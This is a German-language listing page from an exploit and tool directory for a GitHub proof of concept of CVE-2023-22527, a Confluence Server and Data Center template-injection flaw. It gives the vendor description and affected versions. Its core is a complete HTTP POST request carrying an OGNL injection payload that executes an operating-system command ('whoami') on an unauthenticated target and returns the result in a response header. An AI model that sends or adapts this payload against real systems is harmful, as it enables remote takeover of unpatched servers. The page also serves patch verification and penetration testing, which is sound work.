
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-22527-POC — Eine Schwachstelle mit kritischem Schweregrad für Remote Code Execution (RCE) (CVE-2023-22527) wurde in Confluence Server und Data Center entdeckt. | Kitploit
Tools/GitHubGitHub/manh130902/cve-2023-22527-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed Teaming
GitHubmanh130902/cve-2023-22527-poc

CVE-2023-22527-POC

Eine Schwachstelle mit kritischem Schweregrad für Remote Code Execution (RCE) (CVE-2023-22527) wurde in Confluence Server und Data Center entdeckt.

Repository anzeigen
22333vor 2 JahrenVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    352
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    291

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2023-22527

Beschreibung

Eine Template-Injection-Schwachstelle in älteren Versionen von Confluence Data Center und Server ermöglicht es einem nicht authentifizierten Angreifer, RCE auf einer betroffenen Instanz zu erreichen. Kunden, die eine betroffene Version verwenden, müssen sofort Maßnahmen ergreifen. Die meisten aktuell unterstützten Versionen von Confluence Data Center und Server sind von dieser Schwachstelle nicht betroffen, da sie im Rahmen regelmäßiger Versionsupdates letztendlich entschärft wurde. Atlassian empfiehlt Kunden jedoch, darauf zu achten, die neueste Version zu installieren, um ihre Instanzen vor nicht kritischen Schwachstellen zu schützen, die im Januar-Sicherheitsbulletin von Atlassian aufgeführt sind.

ProduktBetroffene Versionen
Confluence Data Center und Server8.0.x
8.2.x
8.3.x
8.4.x
8.5.0-8.5.3


POC

POST /template/aui/text-inline.vm HTTP/1.1
Host: {HOST_NAME}
Content-Type: application/x-www-form-urlencoded
Connection: close

label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22whoami%22%7D%29%29

image

Referenz

https://confluence.atlassian.com/security/cve-2023-22527-rce-remote-code-execution-vulnerability-in-confluence-data-center-and-confluence-server-1333990257.html

https://nvd.nist.gov/vuln/detail/CVE-2023-22527

Tool herunterladen





